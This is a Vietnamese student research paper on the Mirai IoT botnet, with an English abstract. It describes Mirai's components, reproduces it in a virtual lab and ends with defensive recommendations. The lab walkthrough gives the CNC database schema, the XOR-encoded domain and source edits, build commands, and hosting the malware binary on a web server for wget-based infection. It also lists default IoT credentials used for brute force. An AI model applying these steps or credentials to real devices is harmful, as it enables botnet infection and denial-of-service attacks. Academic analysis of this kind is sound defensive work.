NGHIÊN CỨU TẤN CÔNG DDOS VỚI BONET MIRAI TRÊN THIẾT BỊ IOT

RESEARCHING DDOS ATTACKS OF MIRAI BOTNET IN IOT

SV: Lê Quang Long*, Nguyễn Thị Lâm Anh, Nguyễn Văn Nam, Võ Tá Trường Tân

Lớp 20NS, Khoa Kỹ thuật máy tính và điện tử; Email: lqlong.20it1@vku.udn.vn*

GVHD: ThS. Ninh Khánh Chi

Khoa Kỹ thuật máy tính và điện tử; Email: nkchi@vku.udn.vn

Tóm tắt: *Hiện nay Internet of Things (IoT) đang là một xu thế phát triển mạnh trên toàn cầu. Các thiết bị IoT xuất hiện phổ biến và ứng dụng vào hầu hết các lĩnh vực của đời sống, mang lại nhiều lợi ích cho xã hội. Tuy nhiên, đi kèm với đó là các nguy cơ bị khai thác, đánh cắp dữ liệu hay bị sử dụng cho mục đích trái phép do nhận thức chưa đầy đủ về vấn đề bảo mật. Đã có rất nhiều bài báo đưa tin việc tấn công vào các thiết bị IoT do sự thiếu bảo mật nghiêm trọng. Do đó việc nghiên cứu phát triển các giải pháp để bảo vệ và bảo mật các thiết bị IoT là rất cần thiết. Bài báo này sẽ tập trung vào việc phân tích phần mềm độc hại đặc biệt phổ biến trong IoT là Botnet Mirai. Bên cạnh việc phân tích cấu trúc, cách thức lây lan và tác động của Botnet Mirai lên các thiết bị IoT, bài báo còn đề xuất một số giải pháp nhằm ngăn chặn các cuộc tấn công trong tương lai.*

Từ khóa: *IoT, DDoS, Botnet, Mirai, Mã độc*


Abstract: *Currently, Internet of Things (IoT) is a growing trend globally. IoT devices become more popular and applied in most areas of life, bringing many benefits to society. However, due to insufficient awareness of security issues, IoT devices are being faced with the risk of being exploited, stolen or used for unauthorized purposes. There are a lot of articles reporting attacks on IoT devices because of serious lack of security. Therefore, it is necessary for researching and developing solutions to protect and secure IoT devices. In this paper, we focus on analyzing the Mirai Botnet - particularly popular malware in IoT. Besides analyzing the structure, spreading and impact of Mirai Botnet on IoT devices, we also propose some solutions to prevent attacks in the future.*

Keywords: *IoT, DDoS, Botnet, Mirai, Malware*

1. Tổng quan về đề tài nghiên cứu

Ngày nay Internet of Things (IoT) đang là một xu thế phát triển mạnh trên toàn cầu. Các thiết bị IoT xuất hiện phổ biến và ứng dụng vào hầu hết các lĩnh vực của đời sống như y tế, nông nghiệp, công nghiệp, … Chẳng hạn, với một ngôi nhà thông minh, người ta có thể điều chỉnh nhiệt độ ngôi nhà, bật/tắt bóng đèn từ xa; một chiếc xe hơi thông minh sẽ đưa con người tới nơi cần đến; những ứng dụng thông minh sẽ lên lịch trình đồ ăn trong tủ lạnh để đảm bảo luôn cung cấp đủ cho người dùng. Trong nông nghiệp, ứng dụng của IoT là những bộ cảm biến đặt trong lòng đất để theo dõi nhiệt độ và các thông số vật lý, hóa học giúp canh tác vụ mùa hiệu quả hơn. Trong y tế, đó là những thiết bị theo dõi đường huyết, kiểm tra huyết áp, và phát hiện hydrat hóa... của con người. Đặc biệt trong tình hình Covid-19 thì IoT được ứng dụng mạnh mẽ trong giáo dục, mang lại nhiều lợi ích cho xã hội. Tuy nhiên, đi kèm với đó là các nguy cơ bị khai thác, đánh cắp dữ liệu hay bị sử dụng cho mục đích trái phép do nhận thức chưa đầy đủ và vấn đề bảo mật còn yếu. Năm 2016, thế giới ghi nhận kỹ thuật tấn công từ chối dịch vụ mới sử dụng mã độc Mirai để điều khiển một mạng Botnet gồm các thiết bị IoT tấn công vào các công ty lớn của Mỹ và Pháp, với băng thông kỷ lục đến 1,5Tbps. Việt Nam là nước có tỉ lệ các cuộc tấn công sử dụng mã độc Mirai cao nhất trên thế giới. Cũng vào năm 2016, BKAV công bố đến 76% các camera IP đặt mật khẩu là mặt định. Tấn công từ chối dịch vụ (DDoS) và các mạng máy tính Botnet đang có xu hướng tăng nhanh trên thế giới cũng như tại Việt Nam trong vài năm trở lại đây. Điều này đang đặt ra cho các cơ quan chức năng yêu cầu cấp bách về việc đề ra các giải pháp phối hợp phòng chống Botnet và DDoS tại Việt Nam. Phương pháp tấn công mạng APT tuy đã xuất hiện từ lâu, nhưng gần đây mới được nhiều chuyên gia an toàn thông tin nhắc đến. Hình thức tấn công này không chỉ nhằm mục đích phá hoại mà còn lấy trộm thông tin. Chúng sử dụng kết hợp nhiều kỹ thuật để tránh sự phát hiện của hệ thống bảo vệ mạng nhằm duy trì sự tồn tại càng lâu càng tốt. Hiện nay, ở Việt Nam chỉ có thể phát hiện và cảnh báo Botnet dựa trên các báo cáo nhận được trong giai đoạn 4, 5 (trong chu kỳ một mạng Botnet) từ các tổ chức và nạn nhân bị tấn công. Giải pháp này tuy có ưu điểm là chưa cần đầu tư lớn, chi phí vận hành thấp, nhưng không chủ động phát hiện được sớm và chỉ thu được thông tin khi mạng Botnet bắt đầu thực hiện tấn công mới. Để làm tốt công việc bóc gỡ Botnet thì các cơ quan, đơn vị cần có sự phối hợp kịp thời, phải chủ động xây dựng các giải pháp và có kế hoạch phòng chống cụ thể.


Bài báo được trình bày như sau: Phần 1 giới thiệu về kiến thức tổng quan liên quan đến nội dung nghiên cứu. Phần 2 sẽ trình bày nội dung và kết quả nghiên cứu gồm: các thành phần, cấu trúc và các bước thực hiện mô phỏng tấn công bằng Bonet Mirai, giải pháp bảo mật để phòng tránh mã độc Mirai. Phần cuối cùng của bài báo là kết luận.



Hình 1: *IoT ứng dụng rộng rãi trong nhiều lĩnh vực*

2. Nội dung và kết quả nghiên cứu

2.1. Các thành phần của mạng lưới Botnet Mirai



Hình 2*: Thành phần của mạng Botnet Mirai*

- U: khách hàng thuê mạng Botnet để DDoS
- B: các thiết bị IoT bị nhiễm mã độc
- C: máy chủ trung gian kết nối attacker và bot
- A: attacker người điều khiển mạng Botnet
- R: report server nhận thông tin các bot Brute Force thành công
- V: các thiết bị IoT mật khẩu mặt định hoặc yếu
- D: mục tiêu DDoS
- M: mã độc của Botnet Mirai
- L: công cụ dùng để lây nhiễm (M) vào (V)

2.2. Cấu trúc của thư mục Botnet Mirai

Mã nguồn Botnet Mirai được cung cấp trên trang github: https://github.com/jgamblin/Mirai-Source-Code. Trong đó bao gồm có 2 phần chính là CNC và BOT.

2.2.1. Thư mục CNC

- Được viết bằng ngôn ngữ Go
- Tạo kết nối trung gian giữa attacker và các bot
- Quan sát và điều khiển mạng lưới Botnet thông qua các lệnh tấn công của atttacker

2.2.2. Chức năng BOT

- Được viết bằng ngôn ngữ C
- Lắng nghe và thực hiện tấn công từ CNC
- Brute Force các thiết bị IoT trong cùng khu vực mạng và gửi về Report Server (R)
- Tắt các ứng dụng đang sử dụng SSH (22), Telnet (23) hay HTTP (80)
- Ẩn tiến trình

2.2.3. Các điểm nổi bật của Botnet Mirai

- Được viết bằng ngôn ngữ C và Go nên chương trình của Botnet Mirai chạy rất nhanh.
- Sử dụng các tài khoản mật khẩu mặt định của nhà sản xuất hoặc mật khẩu yếu.

```
root      xc3511
root      vizxv
root      admin
admin     admin
root      888888
root      xmhdipc
root      default
root      juantech
root      123456
root      54321
support   support
```

Hình 3: *Một vài tài khoản mật khẩu dùng trong mã nguồn*

- Tránh các IP mà Botnet Mirai không tấn công

```
// 127.0.0.0/8      - Loopback
// 0.0.0.0/8        - Invalid address space
// 3.0.0.0/8        - General Electric Company
// 15.0.0.0/7       - Hewlett-Packard Company
// 56.0.0.0/8       - US Postal Service
// 10.0.0.0/8       - Internal network
// 192.168.0.0/16   - Internal network
// 172.16.0.0/14    - Internal network
// 100.64.0.0/10    - IANA NAT reserved
// 169.254.0.0/16   - IANA NAT reserved
// 198.18.0.0/15    - IANA Special use
// 224.*.*.*+       - Multicast
```


Hình 4: *Danh sách IP Mirai không tấn công*

2.3. Đề xuất mô hình ảo hóa và cài đặt Botnet Mirai

2.3.1. Mô hình đề xuất

Mô hình đề xuất gồm các thành phần sau:

- Server1: máy chủ CNC
- PC1: máy tính của attacker
- IoT: thiết bị IoT
- PC2: máy tính của nạn nhân
- VPS1: máy chủ report và web server chứa mã độc mirai
- VPS2: máy chủ mysql



Hình 5: *Mô hình đề xuất cài đặt Botnet Mirai*

2.3.2. Các công cụ đề xuất khi cài đặt Botnet Mirai

Vì đây là nghiên cứu trong môi trường phòng thí nghiệm nên chúng tôi sẽ đề xuất một số phần mềm và hệ điều hành thích hợp trong việc cài đặt Botnet bao gồm:

- VirtualBox
- Ubuntu
- Windows 7

- Debian
- Sublime Text

2.3.3. Tiến hành cài đặt

a. Máy chủ VPS2 (MYSQL)

- Tiến hành cài đặt mysql trên ubuntu

```
apt-get install mysql-server mysql-client -y
```

Hình 6: *Lệnh dùng để cài đặt Mysql*

- Tạo cơ sở dữ liệu tên là "mirai"

```
CREATE DATABASE mirai;
```

Hình 7: *Tạo csdl mirai*

- Tạo bảng "history"

```
CREATE TABLE `history` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(10) unsigned NOT NULL,
  `time_sent` int(10) unsigned NOT NULL,
  `duration` int(10) unsigned NOT NULL,
  `command` text NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  PRIMARY KEY (`id`),
  KEY `user_id` (`user_id`)
);
```

Hình 8: *Tạo bảng history*

- Tạo bảng "users"

```
CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
  `intvl` int(10) unsigned DEFAULT '30',
  `api_key` text,
  PRIMARY KEY (`id`),
  KEY `username` (`username`)
);
```

Hình 9: *Tạo bảng users*

- Tạo bảng "whitelist"

```
CREATE TABLE `whitelist` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `prefix` varchar(16) DEFAULT NULL,
  `netmask` tinyint(3) unsigned DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `prefix` (`prefix`)
);
```

Hình 10: *Tạo bảng whitelist*

- Thêm 1 tài khoản admin với tên đăng nhập: "vm" và mật khẩu "7"

```
INSERT INTO users VALUES (NULL, 'vm', '7', 0, 0, 0, 0, -1, 1, 30, '');
```

Hình 11: *Thêm tài khoản admin*

b. Máy chủ CNC

- Tiến hành cài phần mềm Bind9 để tạo tên miền cho máy chủ

```
root@vm-VirtualBox:/home/vm# ping cnc.goodboy.com
PING cnc.goodboy.com(ip6-localhost (::1)) 56 data bytes
64 bytes from ip6-localhost (::1): icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from ip6-localhost (::1): icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from ip6-localhost (::1): icmp_seq=3 ttl=64 time=0.066 ms
```

Hình 12: *Kết quả khi đã tạo tên miền thành công*

- Tiến hành đổi tên miền của máy chủ sang định dạng mà Bonet có thể hiểu

```
root@vm-VirtualBox:~/Mirai-Source-Code/mirai/debug# ./enc string cnc.goodboy.com
XOR'ing 16 bytes of data...
\x41\x4C\x41\x0C\x45\x4D\x4D\x46\x40\x4D\x5B\x0C\x41\x4D\x4F\x22
```

Hình 13: *Đổi tên miền sang định dạng của Mirai*

- Thay đổi mã nguồn ở file bot/table.c dòng 18 và 21

```
"\x41\x4C\x41\x0C\x45\x4D\x4D\x46\x40\x4D\x5B\x0C\x41\x4D\x4F\x22", 30); // cnc.goodboy.com
x22\x35", 2);   // 23

IN, "\x41\x4C\x41\x8C\x45\x4D\x4D\x46\x40\x4D\x5B\x8C\x41\x4D\x4F\x22", 29); // cnc.goodboy.com
```

Hình 14: *Thay đổi mã nguồn về tên miền*

- Thay đổi mã nguồn ở file bot/resolv.c dòng 84

```
util_zero(&addr, sizeof (struct sockaddr_in));
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = INET_ADDR(192,168,111,119);
addr.sin_port = htons(53);
```

Hình 15: *Thay đổi và nguồn về địa chỉ DNS*

c. Build file debug

- Tiến hành chạy file build.sh ở /mirai/ và xuất hiện thử mục mới "debug" chứa mã độc mirai

```
root@vm-VirtualBox:~/Mirai-Source-Code/mirai# ./build.sh debug telnet
root@vm-VirtualBox:~/Mirai-Source-Code/mirai# ls
bot  build.sh  cnc  debug  prompt.txt  tools
root@vm-VirtualBox:~/Mirai-Source-Code/mirai#
```

Hình 16: *Kết quả build debug*

d. Web server (apache2)

- Tiến hành cài đặt apache2

```
apt install apache2 -y
```


Hình 17: *Lệnh cài đặt apache2*

- Đưa mã độc mirai lên web server

```
root@vm-VirtualBox:~/Mirai-Source-Code/mirai# rm /var/www/html/index.html
root@vm-VirtualBox:~/Mirai-Source-Code/mirai# cp /debug/mirai.dbg /var/www/html
cp: cannot stat '/debug/mirai.dbg': No such file or directory
root@vm-VirtualBox:~/Mirai-Source-Code/mirai# cp debug/mirai.dbg /var/www/html
```

Hình 18: *Các lệnh đưa mã độc lên web server*

- Kiểm tra kết quả



Hình 19: *Đã có mã độc trên web server*

2.3.4. Tiến hành khởi chạy

- Khởi chạy máy chủ CNC

```
root@vm-VirtualBox:~/Mirai-Source-Code/mirai/debug# ./cnc
Mysql DB opened
```


Hình 20: *Khởi động máy chủ CNC*

- Attacker kết nối tới CNC

```
vm@vm-VirtualBox:~$ telnet 192.168.1.15 23
Trying 192.168.1.15...
Connected to 192.168.1.15.
Escape character is '^]'.
```


Hình 21: *Attacker telnet tới CNC*

- Attacker kết nối tới CNC thành công và dùng lệnh "botcount" để hiện thị các Bot (IoT bị nhiễm mã độc mirai)



Hình 22: *Attacker đăng nhập thành công vào CNC và số Bot là 0*


- Attacker liệt kê các kiểu tấn công



Hình 23: *Danh sách cách kiểu tấn công của Botnet Mirai*


Hình 24: *Sử dụng tấn công UDP*

- Tiến hành lây nhiễm mã độc bằng cách wget




Hình 25: *Wget mã độc mirai từ web server*

- Cấp quyền tuyệt đối và khởi động mã độc




Hình 26: *Màn hình khi khởi động mã độc*

- Sau khi lây nhiễm thành công vào hai thiết bị IoT và attacker nhập lại lệnh "botcount" và số Bot hiện tại là 2




Hình 27: *Attcker liệt kê lại số lượng Bot*

- Attacker tiến hành tấn công tới IP của Victim trong 50 giây




Hình 28: *Attacker tấn công máy Victim*

- Bot nhận lệnh từ attacker và tiến hành tấn công




Hình 29: *Bot nhận lệnh và tấn công máy Victim*


- Lưu lượng mạng của Victim tăng lên đáng kể



Hình 30: *Lưu lượng mạng của victim*



Hình 31: *Lưu lượng mạng của victim*



Hình 32: *Lưu lượng mạng của victim*

2.4. Đề xuất các biện pháp phòng tránh mã độc Mirai

Botnet Mirai rất nguy hiểm với các thiết bị IoT vì đa số người dùng đều rất ít khi thay đổi mật khẩu trên các thiết bị thông minh của mình. Đồng thời, bộ nhớ của các thiết bị IoT thường không nhiều nên khi bị lây nhiễm các thiết bị IoT có thể bị chậm hoặc không thể hoạt động. Việc sử dụng Botnet Mirai với một lượng lớn các Bot là các IoT đồng loạt DDoS vào máy chủ nạn nhân sẽ gây ra hiện tượng chậm hoặc có thể sập server máy nạn nhân. Do đó, chúng tôi kiến nghị người dùng nên thực hiện các biện pháp sau để có thể bảo vệ thiết bị IoT:

- Thay đổi mật khẩu mặc định của nhà sản xuất trên các thiết bị.
- Tắt tất cả quyền truy cập từ xa từ mạng ngoài vào thiết bị như: SSH (22), Telnet (23) và HTTP/HTTPS (80/443) để kiểm tra.
- Xây dựng cơ chế định kỳ khởi động lại và kiểm tra tính bảo mật của thiết bị.
- Thường xuyên cập nhật, nâng cấp các phiên bản phần mềm mới nhất từ nhà sản xuất dành cho thiết bị.
- Không tải các file lạ và cấp quyền tuyệt đối cho chúng.

3. Kết luận

Trong bài báo này chúng tôi đã giới thiệu cơ bản các thành phần và cấu trúc của Bonet Mirai. Đồng thời trong bài báo cũng đưa ra mô hình ảo để thực hiện mô phỏng kỹ thuật tấn công từ chối dịch vụ bằng cách lây nhiễm mã độc Mirai. Dựa trên kết quả mô phỏng chúng ta cũng thấy được sự ảnh hưởng của tấn công DDoS với mã độc Mirai lên thiết bị IoT. Bên cạnh đó, chúng tôi cũng đã đề xuất một số một số giải pháp để tăng cường bảo mật hơn cho các thiết bị IoT. Mirai là một dạng mã độc có nhiều điểm khác biệt với các dạng mã độc truyền thống, do đó việc hiểu và nhận thức đúng để bảo vệ các thiết bị IoT là rất quan trọng và cần thiết.

Tài liệu tham khảo

[1]. Mirai Malware - New Botnet Tool To Attack Technique For Denial Of Service Using Internet Of Things.

[2]. Robert Graham, (2017), "Mirai and IoT Botnet Analysis", RSA Conference 2017.

[3]. Symantec Security Response, (2016), “Mirai: What you need to know about the botnet behind recent major DDoS attacks”, Symantec Official Blog.

[4]. Suzuki, Yoshioka, T.Matsumoto, T.Kasama and C.Rossow, IoTPOT, (2015), “Analysing the rise of IoT compromises”, In Proceedings of the 9th USENIX Conference on Offensive Technologies.

[5]. Joel Margolis; Tae Tom Oh; Suyash Jadhav; Young Ho Kim; Jeong Neyo Kim, (2017), “An in-depth analysis of the Mirai Bonet”, ICSSA.

[6]. Constantinos Kolias ; Georgios Kambourakis ; Angelos Stavrou ; Jeffrey Voas, (2017), “DDoS in the IoT: Mirai and other Bonets”, IEEE.

[7]. Nguyễn Đăng Tiến, (2017), “Mirai malware- New Botnet tool to attack technique for denial of service using IoT”, Tạp chí Khoa học và Công nghệ.

[8]. Yao Xu; Hiroshi Koide; Danilo Vasconcellos Vargas; Kouichi Sakurai, (2018), “Tracing MIRAI Malware in Networked System”, CANDARW.

[9]. Sai Gopal T; Mallesh Meerolla; Grandhi Jyostna, (2018), “Mitigating Mirai Malware Spreading in IoT Environment”, ICACCI.

[10]. Tarun Ganesh Palla; Shahab Tayeb, (2021), “Intelligent Mirai Malware Detection for IoT Nodes”, Electronics.

[11]. Nur Widiyasono; Ia Dwi Giriantari; Made Sudarma; Linawati Linawati, (2021), “Detection of Mirai Malware Attacks in IoT Environments Using Random Forest Algorithms”, TEM Journal.